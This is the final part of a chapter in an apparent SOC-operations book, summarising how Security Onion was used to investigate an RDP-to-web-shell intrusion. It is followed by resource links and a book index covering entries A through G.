This chapter demonstrated how Security Onion transforms raw network, endpoint, and cloud telemetry into a unified investigative environment that supports both alert-driven workflows and exploratory threat hunting. By walking through a real intrusion starting with an initial RDP compromise to web shell deployment, privilege abuse, and log tampering, you saw how Security Onion's integrated toolset enables analysts to reconstruct attacker behavior with precision.

Throughout the investigation, several core capabilities stood out:

Network-centric detection

Sensor Nodes passively capture traffic via SPAN/TAP, enabling IDS signatures, protocol metadata generation, file carving with YARA, and full packet capture for deep forensic review.

Endpoint telemetry collection

The Elastic Agent provides Windows, Linux, and macOS logs, including process creation, file events, registry changes, PowerShell activity, and Defender alerts.

Centralized alerting

The SOC interface aggregates alerts from Suricata, Zeek, YARA, and Sigma, giving analysts a single place to triage and pivot.

Guided Analysis playbooks

Each alert includes a structured investigative workflow based on the Human-Centered Investigative Playbook standard, helping analysts move efficiently from detection to understanding.

Search and correlation

Elasticsearch-backed Search Nodes allow rapid querying across all collected logs, enabling timeline reconstruction and cross-source correlation.

PCAP-driven forensics

Full packet capture allowed us to confirm attacker commands, view web shell interactions, and validate IDS alerts with ground-truth evidence.

Sigma-based detection

Sigma rules turned endpoint logs into detection opportunities, surfacing suspicious log clearing activity that would otherwise be easy to miss.

Integrated analysis tools

Cyberchef provided a fast way to extract attacker commands from packet captures without manual scrolling.

Together, these capabilities enabled a complete reconstruction of the attacker's actions—from initial access to persistence to cleanup attempts—using both network and endpoint perspectives.

Security Onion's strength lies in how it brings everything together: network visibility, endpoint telemetry, cloud logs, alerting, search, and forensic tooling all live in one cohesive platform. For SOC teams, this means faster investigations, deeper visibility, and the ability to pivot seamlessly between data sources without leaving the console.

Whether you are responding to an alert, validating a hypothesis, or performing a retrospective hunt, Security Onion provides the tools to:

- Detect malicious behavior through signatures, heuristics, and behavioral rules.
- Investigate incidents using correlated logs and packet captures.
- Understand attacker timelines and techniques.
- Strengthen your defensive posture through visibility and insight.

By unifying these capabilities, Security Onion helps shift the advantage back to defenders—giving analysts the clarity and context they need to effectively protect their environment.

For More Information

To learn more about Security Onion, check out these resources:

- Website: *https://www.securityonion.com*
- YouTube channel: *https://www.securityonion.com/youtube*
- Discussion Forum: *https://www.securityonion.com/discuss*

Index

A

A/V (see antivirus (A/V))

abuse.ch, Windows Process Execution Patterns and IoCs

abuse.ch SSL Blacklist (SSLBL), NIDS/NIPS Use Cases

AbuseIPDB, Open Source Intelligence

account anomalies, Top 10 Security Operations Use Cases

account deletion practices, Account Life Cycle Use Cases

“account islands”, Metrics for the SOC, IoAs, IoCs, and Data Dependencies

account life cycle event (ALCE), Metrics for the SOC, Windows Account Life Cycle Events (ALCE)-Advanced Monitoring Rules and Alerts That May Require External Scripting, Account Management

account lockouts, Account Usage Events

account management auditing, Design Specifications and Discrete Objectives

account naming conventions, Account Life Cycle Use Cases

account tracking database, Advanced Monitoring Rules and Alerts That May Require External Scripting

account usage monitoring, Account Usage Events-Account Lockout Use Cases

    logon event IDs, Account Usage Events

Account, Global, Domain Local, Permission (AGDLP), Windows Group Life Cycle Events

accounts used before start date, Account Life Cycle Use Cases

Active Countermeasures, Command and Control

active defense, SOC Analyst Skills, IP DarkNet Unused Network Monitoring

Active Defense Harbinger Distribution (ADHD), IP DarkNet Unused Network Monitoring

Active Directory, Design Specifications and Discrete Objectives, Brute-Force Detection and Authentication Use Cases

Active Directory Federation Services (ADFS), Operating System Stability Use Cases

Active Directory organizational unit (ADOU), SOC Analyst Skills

Active Directory Users and Computers (ADUC), Other Windows System Traces, Use Case Component Name(s)

Acunetix, Top WAF Detection Use Cases

ADHD (Active Defense Harbinger Distribution), IP DarkNet Unused Network Monitoring

Administrators group, Cyber Kill Chain Analysis and Support

Adobe Analytics, Web Server and Application Server Activity

ADOU (Active Directory organizational unit), SOC Analyst Skills

ADUC (Active Directory Users and Computers), Other Windows System Traces, Use Case Component Name(s)

Advanced Audit Policy, Design Specifications and Discrete Objectives

Advanced Intrusion Detection Environment (AIDE), Key Web and App Server Use Cases

AGDLP (Account, Global, Domain Local, Permission), Windows Group Life Cycle Events

agentic AI, Large Language Models

agentic SOC, The Agentic SOC: Autonomous Operations at Machine Speed-Human-in-the-loop: The principle of appropriate autonomy

Akamai, Web Proxy Use Cases

alarm investigation, Alarm Investigation Process-Skill Development Moment: Graph Theory Versus List Thinking

- analysis methods by data source, Techniques and Analysis Methods by Data Source-Techniques and Analysis Methods by Data Source
- analyst questioning, Improving Investigations Through Analyst Questions-Improving Investigations Through Analyst Questions
- well-rounded analysis, Performing Well-Rounded Alarm Analysis-Performing Well-Rounded Alarm Analysis

alarm processing, Measuring Alarm Processing Management Maturity Levels-Measuring Alarm Processing Management Maturity Levels

alarm triage, Alarm Triage Overview-Alarm Triage Overview

- (see also alarm processing)
- analyst actions, Alarm Triage Overview

ALCE (account life cycle event), Metrics for the SOC, Windows Account Life Cycle Events (ALCE)-Advanced Monitoring Rules and Alerts That May Require External Scripting, Account Management

alert notification refinement, Alert Notification Refinement and Improvement

alert tuning, NIDS/NIPS Use Cases

alternate data streams, Improving Investigations Through Analyst Questions

always-on VPN, The Defense Plan

analyst burnout, Staff cost considerations

analyst ethics, SOC Analyst Skills

“analyst in a box”, Technology Stack Considerations and Detection Engineering

anomalous HTTP methods, Top WAF Detection Use Cases

anomaly detection, Identify and Report IT Operational Issues, Improving Investigations Through Analyst Questions

antiforensics, Antiforensics

- event log clearing, Investigation
- timestomping, Timestomping

antispam systems, Antispam and Email Messaging

antivirus (A/V), Antivirus Systems-Antivirus Systems

- agent health monitoring, Antivirus Systems
- detection response, Antivirus Systems
- elevated-access logons, Antivirus Systems
- escalation by asset value, Antivirus Systems
- infection source correlation, Antivirus Systems
- multiple infections, Antivirus Systems
- repeat infections, Antivirus Systems

ANY.RUN, Malware Analysis, Open source and community intelligence

Apache, Sample Attack Flow

API abuse detection, Top WAF Detection Use Cases

APIVoid, Open Source Intelligence

App Control for Business, Application Whitelisting Use Cases

    event IDs (3076–3099), Application Whitelisting Use Cases

App-ID, Layer 7 Use Cases, Process CSV Data

AppData\Roaming directory, Endpoint Detection Use Cases

application server monitoring, Key Web and App Server Use Cases

application whitelisting, Application Whitelisting-Application Whitelisting Use Cases, Jump Box Use Cases

AppLocker, Application Whitelisting Use Cases, Jump Box Use Cases

    event IDs (8000–8023), Application Whitelisting Use Cases

appropriate autonomy, Human-in-the-loop: The principle of appropriate autonomy

ArcSight, SIEM Ingest Time

area of operation, Security Operations Center Field Notes

ASD (Australian Signals Directorate), InfoSec Standards

ASDSMCSI (Australian Signals Directorate Strategies to Mitigate Cyber Security Incidents), Top 10 Security Operations Use Cases

ASEP registry keys, Endpoint Detection Use Cases

ASN (Autonomous System Number), Partial Use Case: Logins from Multiple ASNs-Partial Use Case: Logins from Multiple ASNs, Top 10 IP

Address Use Cases, Account Lockout Use Cases, Brute-Force Detection and Authentication Use Cases

at.exe, Windows Process Execution Patterns and IoCs

Atlassian Confluence, Technology Stack Considerations and Detection Engineering

ATOM (Autonomous Threat Operations Machine), IBM's Autonomous Threat Operations Machine

Atomic Red Team, Testing Standards

ATT&CK framework (see MITRE ATT&CK framework)

attrib.exe, Windows Process Execution Patterns and IoCs

audit records, Log Management

Australian Signals Directorate (ASD), InfoSec Standards

Australian Signals Directorate Strategies to Mitigate Cyber Security Incidents (ASDSMCSI), Top 10 Security Operations Use Cases

Authenticated SMTP over TLS/SSL (SMTPS), Antispam and Email Messaging

authentication anomalies, Top 10 Security Operations Use Cases

authorized account managers, Design Specifications and Discrete Objectives, Account Life Cycle Use Cases

Autonomous System Number (ASN), Partial Use Case: Logins from Multiple ASNs-Partial Use Case: Logins from Multiple ASNs, Top 10 IP Address Use Cases, Account Lockout Use Cases, Brute-Force Detection and Authentication Use Cases

Autonomous Threat Operations Machine (ATOM), IBM's Autonomous Threat Operations Machine

autoruns analysis, The Defense Plan

awk (Linux command), Process Plaintext Data on Linux-Process Plaintext Data on Linux

field lists, Process Plaintext Data on Linux

Azure AD (see Entra ID)

Azure Event Hubs, Design Specifications and Discrete Objectives, Antivirus Systems

Azure Functions, Design Specifications and Discrete Objectives

Azure Logic Apps, Design Specifications and Discrete Objectives

Azure Resource Manager, Cyber Kill Chain Analysis and Support

B

backdoor accounts, Cyber Kill Chain Analysis and Support

balanced scorecard, Be Prepared for Tough Questions, The SOC Balanced Scorecard-The SOC Balanced Scorecard

customer, The SOC Balanced Scorecard

financial, The SOC Balanced Scorecard

internal processes, The SOC Balanced Scorecard

learning and improvement, The SOC Balanced Scorecard

Basel II, Log Retention, Audit, and Compliance Considerations

Basel III, Log Retention, Audit, and Compliance Considerations

beaconing, Lateral Movement or Lateral Traversal, Command and Control, Web Proxy Use Cases

BEC (business email compromise), Antispam and Email Messaging

bias (see cognitive bias)

BitTorrent, Partial Use Case: Policy Violation Issues

Black Hills Information Security (BHIS), Cyber Threat Intelligence, Command and Control, Web Proxy Use Cases

“bottom few” reporting, Top 10 and Bottom Few IP Address Use Cases

Bottom Line Up Front (BLUF), Business Case Outline

breach notification laws, Log Retention, Audit, and Compliance Considerations

“break the glass” response, Security and IT Procedures That Support the SOC

Bro IDS, Retro Hunting: Hunting Historical Data Based on Current Intel and Alarms, IoAs, IoCs, and Data Dependencies

    (see also Zeek)

brute-force attacks, Top 10 Security Operations Use Cases, Top WAF Detection Use Cases, Brute-Force Failed Authentication Attempts-Brute-Force Detection and Authentication Use Cases

    account lockout thresholds, Brute-Force Detection and Authentication Use Cases

    low-and-slow failures, Brute-Force Detection and Authentication Use Cases

    repeated lockouts, Brute-Force Detection and Authentication Use Cases

BuiltWith list, Top One Million Site Checks and Enrichment

bulletproof hosting, Top 10 IP Address Use Cases

Burp Suite, Top WAF Detection Use Cases

business case, SOC Business Case-Business Case Outline
benefits and value proposition, Business Case Outline
cost estimate and ROI, Business Case Outline
executive summary, Business Case Outline
governance and KPIs, Business Case Outline
implementation road map, Business Case Outline
objectives and scope, Business Case Outline
problem statement and risk assessment, Business Case Outline
risk and mitigation, Business Case Outline
business email compromise (BEC), Antispam and Email Messaging

C

C2 (see command and control (C2))
cached credentials, Identify and Report IT Operational Issues
Cain, Other Windows System Traces, Antivirus Systems
CAP (corrective action plan), Security and IT Procedures That Support the SOC
Capability Maturity Model Integration (CMMI), SOC Maturity Curve Using the CMMI-Measuring Alarm Processing Management Maturity Levels
five maturity levels, SOC Maturity Curve Using the CMMI
capital expense (CapEx), Understand the App Stack
CAPTCHA, Web Application Firewalls

Carbon Black, Cyber Threat Intelligence, Endpoint Detection and Response, Log Filtering

C&C (see command and control (C2))

CDN (content delivery network), Command-and-Control Detection

Censys, Open Source Intelligence

Center for Internet Security (CIS), InfoSec Standards

change management window, Operating System Stability Use Cases

chief information security officer (CISO), SOC Roles

CIRCL (Computer Incident Response Center Luxembourg), Domain Ownership and Squatting Detection

CIS Critical Security Controls, InfoSec Standards

CIS Security Benchmarks, Security Architecture Considerations for SOCs

CISA (Cybersecurity and Infrastructure Security Agency), Government and ISAC sources, Review of Security Intelligence Data

Cisco ASA, Network Security Monitoring

Cisco Secure Firewall, Next-Generation Layer 7 Firewalls

Cisco Talos, Intrusion Detection, NIDS/NIPS Use Cases

Cisco Umbrella, Log Filtering

Cisco Umbrella Investigate, Web Proxy Use Cases

Cisco Umbrella list, Top One Million Site Checks and Enrichment

CISO (chief information security officer), SOC Roles

Citrix, Account Lockout Use Cases

ClickFix attack, Threat Hunt Example, Example: End-User Payload-Focused Attack, Quarterly Detection Coverage Assessment

clipping level, Web Proxy Block Traffic, Top 10 Security Operations Use Cases, Brute-Force Detection and Authentication Use Cases

cloud service providers (CSPs), Data and Telemetry, External IP Visibility

Cloudflare, Web Proxy Use Cases

Cloudflare Gateway, Web Proxy and URL Activity

CM (see continuous monitoring (CM))

cmd.exe, Windows Process Execution Patterns and IoCs

CMDB (configuration management database), Environmental Data Inventory Survey (EDIS) and Planning, Endpoint Monitoring

CMMI (see Capability Maturity Model Integration (CMMI))

CMOS clock, Log Times

Cobalt Strike, Network Time Protocol, Web Proxy Use Cases, Windows Process Execution Patterns and IoCs

COBIT (Control Objectives for Information and Related Technologies), InfoSec Standards

cognitive bias, Skill Development Moment: Cognitive Bias Awareness

Colonial Pipeline ransomware attack, Examples of Security Incidents Due to Lack of Policies or Procedures

comma-separated values (CSV), Process CSV Data-Analyzing NGFW CSV Data

command and control (C2), Command-and-Control Detection-Command-and-Control Detection, Command and Control-Command and Control, Web

Proxy Use Cases, NIDS/NIPS Use Cases, Windows Process Execution Patterns and IoCs

application content–based detection, Command-and-Control Detection

network-based detection, Command-and-Control Detection

Command and Scripting Interpreter, MITRE ATT&CK Integration

command injection, Top WAF Detection Use Cases

command-line auditing, Leverage the MITRE ATT&CK Framework, Techniques and Analysis Methods by Data Source, The Defense Plan, Command Line

compensating control, Problem Statement

CompTIA Advanced Security Practitioner, Identify Security Operations Center Cost Components, SOC Onboarding and Initial Training

CompTIA Network+, SOC Onboarding and Initial Training

CompTIA Security+, SOC Onboarding and Initial Training

Computer Incident Response Center Luxembourg (CIRCL), Domain Ownership and Squatting Detection

Computer Security Incident Response Plan (CSIRP), Security Policies That Support the SoC

computer security incident response team (CSIRT), CSIRT Function Support

concurrent logons, Account Logon Use Cases

Conditional Access policies, Implement Logon Separation

configuration change detection, Network Hardware Detection Use Cases

configuration management database (CMDB), Environmental Data Inventory Survey (EDIS) and Planning, Endpoint Monitoring

Configuration Manager (SCCM), Application Whitelisting Use Cases

constituent system accounts, Advanced Monitoring Rules and Alerts That May Require External Scripting

content delivery network (CDN), Command-and-Control Detection

context switching, Improving Investigations Through Analyst Questions

continuous monitoring (CM), Continuous Monitoring-Other Areas and Metrics for Continuous Monitoring

- cloud security monitoring, Cloud Security Monitoring
- endpoint monitoring, Endpoint Monitoring-Endpoint Monitoring
- identity and access monitoring, Identity and Access Monitoring
- network monitoring, Network Monitoring
- program elements, Getting CM Right-Getting CM Right

Control Objectives for Information and Related Technologies (COBIT), InfoSec Standards

conversation view, Analyzing NGFW CSV Data

Coordinated Universal Time (UTC), UTC

Corelight, Network Security Monitoring

corrective action plan (CAP), Security and IT Procedures That Support the SOC

correlation and pivoting, Manual Log Analysis for IR and the SOC, Combined DNS, Network Connection, and Command Line

cost per incident, Metrics for the SOC

CounterTack Endpoint Threat, Endpoint Detection and Response

credential enumeration, Account Lockout Use Cases

credential stuffing, Top WAF Detection Use Cases

critical transactions, Logging System Components

critical-device review, Periodic Security State Data Review

cron, Logging System Components

cross-site scripting (XSS), Top WAF Detection Use Cases, Key Web and App Server Use Cases

CrowdStrike Falcon Insight, Endpoint Detection and Response

crown jewel analysis, SANS Hunting Maturity Model

CRS (OWASP Core Rule Set), Web Application Firewalls

cscript.exe, Windows Process Execution Patterns and IoCs

CSIRP (Computer Security Incident Response Plan), Security Policies That Support the SoC

CSIRT (computer security incident response team), CSIRT Function Support

CSPs (cloud service providers), Data and Telemetry, External IP Visibility

CSV (comma-separated values), Process CSV Data-Analyzing NGFW CSV Data

csvde.exe, Windows Process Execution Patterns and IoCs

CTI (see cyber threat intelligence (CTI))

Cuckoo Sandbox, Malware Analysis

cut (Linux command), Process Plaintext Data on Linux

Cyber Kill Chain, Using the Lockheed Martin Cyber Kill Chain-Using the Lockheed Martin Cyber Kill Chain, Alarm Investigation Process, NIDS/NIPS Use Cases

actions on objectives, The Attacker's Plan to Find Data and Exfiltrate, Cyber Kill Chain Analysis and Support

command and control, The Attacker's Plan to Find Data and Exfiltrate, Cyber Kill Chain Analysis and Support

delivery, The Attacker's Plan to Find Data and Exfiltrate, Cyber Kill Chain Analysis and Support

exploitation, The Attacker's Plan to Find Data and Exfiltrate, Cyber Kill Chain Analysis and Support

installation, The Attacker's Plan to Find Data and Exfiltrate, Cyber Kill Chain Analysis and Support

reconnaissance, The Attacker's Plan to Find Data and Exfiltrate, Cyber Kill Chain Analysis and Support

weaponization, The Attacker's Plan to Find Data and Exfiltrate, Cyber Kill Chain Analysis and Support

cyber threat intelligence (CTI), Cyber Threat Intelligence-Threat Intelligence Feed Integration, Dashboard or Summary Data Review Techniques

feed integration, Threat Intelligence Feed Integration, Technology Stack Considerations and Detection Engineering, Antispam and Email Messaging

request for information (RFI), Cyber Threat Intelligence-Cyber Threat Intelligence

SIPOC diagram, Cyber Threat Intelligence

source selection, Review of Security Intelligence Data

sources for hunt ideation, Threat Hunting Intake-Internal and contextual sources

CyberArk, Account Life Cycle Use Cases

Cyberchef, Investigation

Cybercrime Information Center, DNS Queries and Suspicious TLDs

Cybereason Total Enterprise Protection, Endpoint Detection and Response

Cybersecurity and Infrastructure Security Agency (CISA), Government and ISAC sources, Review of Security Intelligence Data

D

dark space monitor, IP DarkNet Unused Network Monitoring-IP DarkNet Unused Network Monitoring

dashboard review, Dashboard or Summary Data Review Techniques

data exfiltration, Web (HTTP) Transactions in Volume per Day, Control Potential Data Exfiltration, Top 10 Security Operations Use Cases, Top 10 IP Address Use Cases, Data Loss Prevention

data islands, Data Islands or System Snowflakes

data leakage, Data Leakage (USB Insertion)

data loss prevention (DLP), Layer 7 Use Cases, Operating System Stability Use Cases, Data Loss Prevention-Data Loss Prevention

data-at-rest systems, Data Loss Prevention

data-in-motion systems, Data Loss Prevention

Data Manipulation Language (DML), SOC/SIEM Support System Component Health Review

data onboarding, Environmental Data Inventory Survey (EDIS) and Planning

maturity levels, Measuring Data Source Integration Maturity Levels-Measuring Data Source Integration Maturity Levels

data sources, Collect Essential Data Sources Using Your Data Onboarding Plan-Collect Essential Data Sources Using Your Data Onboarding Plan, Data and Telemetry, Techniques and Analysis Methods by Data Source-Techniques and Analysis Methods by Data Source, Use Case Data Source Description, Log Management

data survivability, Environmental Data Inventory Survey (EDIS) and Planning, Measuring Data Source Integration Maturity Levels

data synthesis, Performing Well-Rounded Alarm Analysis

data volume reduction, Manual Log Analysis for IR and the SOC

data-health validation, Periodic Security State Data Review-Periodic Security State Data Review, Partial Use Case: System Not Logging/Reporting

daylight saving time (DST), Daylight Saving Time

DC (domain controller), Identify and Report IT Operational Issues, Design Specifications and Discrete Objectives

DDCGPO (Default Domain Controller Group Policy Object), Design Specifications and Discrete Objectives

DDNS (dynamic DNS), DNS Monitoring Use Cases and Detection Patterns

DE (see detection engineering (DE))

Decoy Dog, Domain Name Services

default account monitoring, Network Hardware Detection Use Cases, Account Life Cycle Use Cases

default deny policy, Perimeter Firewall Denies, Perimeter Security, Perimeter Security–Focused Access, Top 10 IP Address Use Cases

Default Domain Controller Group Policy Object (DDCGPO), Design Specifications and Discrete Objectives

default password lists, Account Life Cycle Use Cases

Defense Mindset (blog), Skill Development Moment: Graph Theory Versus List Thinking

demilitarized zone (DMZ), Web Server and Application Server Activity

denial-of-service detection, Layer 7 Use Cases

detection as code, Phase 5: Deployment

detection engineering (DE), Detection Engineering-Collect False-Positive Feedback

- detection development lifecycle, A Repeatable Detection Development Life Cycle-Phase 6: Monitoring and Tuning
  - data source identification, Phase 2: Data Source Identification-Phase 2: Data Source Identification
  - deployment, Phase 5: Deployment-Phase 5: Deployment
  - detection logic development, Phase 3: Detection Logic Development-Phase 3: Detection Logic Development
  - monitoring and tuning, Phase 6: Monitoring and Tuning-Phase 6: Monitoring and Tuning
  - testing and validation, Phase 4: Testing and Validation
  - threat intelligence and requirements development, Phase 1: Threat Intelligence and Requirements Development
- documentation, Documentation and Knowledge Management-Evidence Collection Requirements
  - escalation criteria, Escalation Criteria

evidence collection requirements, Evidence Collection Requirements

remediation guidance, Remediation Guidance

runbooks and playbooks, Runbooks and Playbooks

MITRE ATT&CK integration, MITRE ATT&CK Integration-Identify and Prioritize Coverage Gaps

periodic detection reviews, Maintaining Quality

program design, Start the DE Journey

quality assurance, Quality Assurance

roles, Start the DE Journey

detection engineering manager, Start the DE Journey

detection engineers, Start the DE Journey

security data engineers, Start the DE Journey

threat intelligence analysts, Start the DE Journey

SIPOC, Detection Engineering SIPOC-Detection Engineering SIPOC

technology stack considerations, Technology Stack Considerations and Detection Engineering-Technology Stack Considerations and Detection Engineering

DeTT&CT, Identify and Prioritize Coverage Gaps

DGA (domain generation algorithm), Command and Control, Top One Million Use Cases

DHCP (Dynamic Host Configuration Protocol), DHCP Options—Windows, DHCP, DHCP and Data Link Layer Analysis-DHCP and Layer 2 Use Cases, Antivirus Systems

digital forensics and incident response (DFIR), Improving Investigations Through Analyst Questions

direct-to-IP connections, DNS Monitoring Use Cases and Detection Patterns, Web Proxy Use Cases, Other JSON Processing-Other JSON Processing

DISA STIGs, Security Architecture Considerations for SOCs

disproving malicious activity, Improving Investigations Through Analyst Questions

DKIM (DomainKeys Identified Mail), DNS Monitoring Use Cases and Detection Patterns

DLP (see data loss prevention (DLP))

DMARC (Domain-Based Message Authentication, Reporting, and Compliance), DNS Monitoring Use Cases and Detection Patterns

DML (Data Manipulation Language), SOC/SIEM Support System Component Health Review

DMZ (demilitarized zone), Web Server and Application Server Activity

DNS (see Domain Name Services (DNS))

DNS over HTTPS (DoH), Domain Name Services, DNS Queries and Suspicious TLDs

DNS rebinding, DNS Monitoring Use Cases and Detection Patterns

DNS scavenging, Network Security Monitoring

DNS sinkholing, dnstwist Domain–Enabled Use Cases

DNS tunneling, Techniques and Analysis Methods by Data Source, Domain Name Services, DNS Monitoring Use Cases and Detection Patterns

DNS TXT records, DNS Monitoring Use Cases and Detection Patterns

queries without A records, DNS Monitoring Use Cases and Detection Patterns

dns2tcp, DNS Monitoring Use Cases and Detection Patterns

DNScapy, DNS Monitoring Use Cases and Detection Patterns

dnscat2, Domain Name Services, DNS Monitoring Use Cases and Detection Patterns

DNSRazzle, Domain Ownership and Squatting Detection

dnstwist, Domain Ownership and Squatting Detection, Email and Web: Look-alike Domains

browsing log checks, dnstwist Domain–Enabled Use Cases

DNS lookup alarms, dnstwist Domain–Enabled Use Cases

email domain investigation, dnstwist Domain–Enabled Use Cases

DoH (DNS over HTTPS), Domain Name Services, DNS Queries and Suspicious TLDs

Domain Admins group, Cyber Kill Chain Analysis and Support, Account Life Cycle Use Cases

domain controller (DC), Identify and Report IT Operational Issues, Design Specifications and Discrete Objectives

domain fronting, Command-and-Control Detection

domain generation algorithm (DGA), Command and Control, Top One Million Use Cases

Domain Name Services (DNS), Techniques and Analysis Methods by Data Source, Domain Name Services-Domain Name Services, Domain Name Services-Encrypted Client Hello Traffic, DNS Queries and Suspicious TLDs-DNS Queries and Suspicious TLDs

baseline profiling, DNS Monitoring Use Cases and Detection Patterns

chokepoint architecture, Domain Name Services

geographic query analysis, DNS Monitoring Use Cases and Detection Patterns

logging, Domain Name Services, Log Filtering

monitoring hierarchy, Domain Name Services

domain squatting, Domain Ownership and Squatting Detection-Domain Ownership and Squatting Detection, Email and Web: Look-alike Domains

Domain-Based Message Authentication, Reporting, and Compliance (DMARC), DNS Monitoring Use Cases and Detection Patterns

DomainKeys Identified Mail (DKIM), DNS Monitoring Use Cases and Detection Patterns

DomainTools, Cyber Threat Intelligence

domain_stats, Leveraging Top 1M Domain Rankings for Analysis

DORA process, Examples of Tor Access Software

dos2unix, Processing Sysmon JSON Data

Dr. Cole challenge, Dashboard or Summary Data Review Techniques, Top 10 and Bottom Few IP Address Use Cases

DS query, Assumptions and Limitations

dsget.exe, Windows Process Execution Patterns and IoCs

DShield.org, Network Intrusion Detection and Prevention

dsquery.exe, Windows Process Execution Patterns and IoCs

DST (daylight saving time), Daylight Saving Time

dwell time, Foundation

dynamic DNS (DDNS), DNS Monitoring Use Cases and Detection Patterns

Dynamic Host Configuration Protocol (DHCP), DHCP Options—Windows, DHCP, DHCP and Data Link Layer Analysis-DHCP and Layer 2 Use Cases, Antivirus Systems

E

early warning sensors, SOC Analyst Skills

honey account, SOC Analyst Skills

honey record, SOC Analyst Skills

honeynet, SOC Analyst Skills

east–west traffic, Security Onion

EC-Council Certified Security Analyst, SOC Onboarding and Initial Training

ECH (Encrypted Client Hello), Encrypted Client Hello Traffic

economy of mechanism (EoM), Metrics for the SOC

EDIS (see environmental data and inventory survey (EDIS))

eDiscovery, Forensics/eDiscovery

EDR (see Endpoint Detection and Response (EDR))

EITCA (European Information Technologies Certification Academy), SOC Onboarding and Initial Training

Elastic Agent, Security Onion, Investigation

Elasticsearch, Security Onion

elevated group and role membership monitoring, Complete SOC and SIEM Use Case Example-Assumptions and Limitations, Account Life Cycle Use Cases

assumptions and limitations, Assumptions and Limitations

assurance metrics, Problem Statement

Cyber Kill Chain mapping, Cyber Kill Chain Analysis and Support

data stream pseudocode, Use Case Data Stream Analysis

design specifications, Design Specifications and Discrete Objectives-Design Specifications and Discrete Objectives

elevated access group inventory, Requirement Statement(s)

MITRE ATT&CK mapping, MITRE ATT&CK Mapping

monthly reporting alternative, Assumptions and Limitations

notification rules, Use Case Component Name(s)

problem statement, Problem Statement-Problem Statement

requirements, Requirement Statement(s)-Requirement Statement(s)

email filtering platforms, Antispam and Email Messaging-Antispam and Email Messaging

email monitoring, Antispam and Email Messaging-Antispam and Email Messaging

attachment obfuscation, Antispam and Email Messaging

competitor correspondence, Antispam and Email Messaging

continuous transmission, Antispam and Email Messaging

forwarding rules, Antispam and Email Messaging

inbound volume bursts, Antispam and Email Messaging

mail rule creation, Antispam and Email Messaging

malicious file types, Antispam and Email Messaging

messaging ports, Antispam and Email Messaging

outbound infected mail, Antispam and Email Messaging

outbound spam, Antispam and Email Messaging

post-delivery filtering, Antispam and Email Messaging

unauthorized sending systems, Antispam and Email Messaging

URL click tracking, Antispam and Email Messaging

volume change analysis, Antispam and Email Messaging

email notification template, Design Specifications and Discrete Objectives

Emerging Threats, Intrusion Detection, SOC Analyst Skills, NIDS/NIPS Use Cases, Investigation

employee offboarding, Account Life Cycle Use Cases

employee onboarding, Account Life Cycle Use Cases

Encrypted Client Hello (ECH), Encrypted Client Hello Traffic

Endpoint Detection and Response (EDR), Threat Hunting Practices in the SOC, Techniques and Analysis Methods by Data Source, Endpoint Monitoring, Top 10 Security Operations Use Cases, Technology Stack Considerations and Detection Engineering, Endpoint Detection and Response-Endpoint Detection Use Cases, Jump Box Use Cases, Log Filtering, Reading Sysmon with PowerShell

ENISA (European Union Agency for Network and Information Security), Continuous training program, SOC Onboarding and Initial Training

Entra ID, Entra ID—Hybrid Environments (On-Premises AD Synced to Entra ID)-Cloud-Only Entra–ID Joined Devices, Windows Account Life Cycle Events (ALCE)

data delivery paths to SIEM, Design Specifications and Discrete Objectives

diagnostic settings, Design Specifications and Discrete Objectives

Global Admins role, Account Life Cycle Use Cases

privileged role monitoring, Problem Statement

service account governance, Implement Logon Separation

smart lockout, Top 10 Security Operations Use Cases

time synchronization, Entra ID—Hybrid Environments (On-Premises AD Synced to Entra ID)-Cloud-Only Entra–ID Joined Devices

environmental data and inventory survey (EDIS), Environmental Data Inventory Survey (EDIS) and Planning-Continuous training program

project management steps, Project management and EDIS steps-Project management and EDIS steps

EoM (economy of mechanism), Metrics for the SOC

epoch time, Epoch

EPS (events per second), SIEM technology provisioning

Essential Eight, InfoSec Standards

/etc/passwd file, Top WAF Detection Use Cases

/etc/shadow file, Top WAF Detection Use Cases

European Information Technologies Certification Academy (EITCA), SOC Onboarding and Initial Training

European Union Agency for Network and Information Security (ENISA), Continuous training program, SOC Onboarding and Initial Training

European Union Data Retention Directive, Log Retention, Audit, and Compliance Considerations

event time bounding, Analyst Time Checklist

Event Tracing for Windows (ETW), Reading Windows Security Event Logs

Event Viewer, Reading Windows Security Event Logs

events per second (EPS), SIEM technology provisioning

EvilAI, Hunting Based on Malware Campaigns

exception reporting, Anomalous Device Communications

executable suffix monitoring, Web Proxy Use Cases

execution analysis, Improving Investigations Through Analyst Questions

Exploitation for Client Execution, Maintain ATT&CK Navigator Layers Showing Detection Coverage

Extensible Markup Language (XML), Reading Windows Security Event Logs

external password guessing, Account Lockout Use Cases

F

F5 BIG-IP, Web Application Firewalls

Facebook, Top One Million Site Checks and Enrichment

failed login attempts, Process Plaintext Data on Linux-Process Plaintext Data on Linux

false positives, Performing Well-Rounded Alarm Analysis, Collect False-Positive Feedback

fast failures, Improving Investigations Through Analyst Questions

FastFlux technique, Command-and-Control Detection, Web Proxy Use Cases

Fastly, Web Proxy Use Cases

FBI Flash Reports, Government and ISAC sources

fear, uncertainty, and doubt (FUD), Business Case Outline

Feodo Tracker, NIDS/NIPS Use Cases

field position mapping, Process CSV Data-Process CSV Data

File Allocation Table (FAT), Filesystem and Application Resolution

file carving, Security Onion

file hashes, Manual Log Analysis for IR and the SOC

file integrity monitoring, IoAs, IoCs, and Data Dependencies, Key Web and App Server Use Cases

file transfer monitoring, Command-and-Control Detection

filesec.io, Antispam and Email Messaging

FireHOL, Open Source Intelligence, Open Source Intelligence

first-run binaries, Techniques and Analysis Methods by Data Source

    (see also first-seen binary)

first-seen binary, IoAs, IoCs, and Data Dependencies, Application Whitelisting Use Cases

first-time-use sites, Web Proxy Use Cases

“follow the sun” approach, Business Case, Charter, and Project Plan

Forcepoint, Log Filtering

forensic hardware, Identify Security Operations Center Cost Components

forensically sound evidence collection, Evidence Collection Requirements

forensics, Forensics/eDiscovery

Fortinet, Network Security Monitoring

Fortinet FortiGate, Next-Generation Layer 7 Firewalls

Fortinet FortiGuard, Layer 7 Use Cases

Forwarded header (RFC 7239), Perimeter Security–Focused Access, Web Server and Application Server Activity

FQDN (fully qualified domain name), Log Record Data Elements, Event ID 3 for Network Connections, Other JSON Processing

FRED (forensic workstation), Identify Security Operations Center Cost Components

freq.py, Techniques and Analysis Methods by Data Source

fsinfo.exe, Windows Process Execution Patterns and IoCs

FUD (fear, uncertainty, and doubt), Business Case Outline

fully qualified domain name (FQDN), Log Record Data Elements, Event ID 3 for Network Connections, Other JSON Processing

G

Gartner Magic Quadrant, Endpoint Detection and Response

General Data Protection Regulation (GDPR), InfoSec Standards

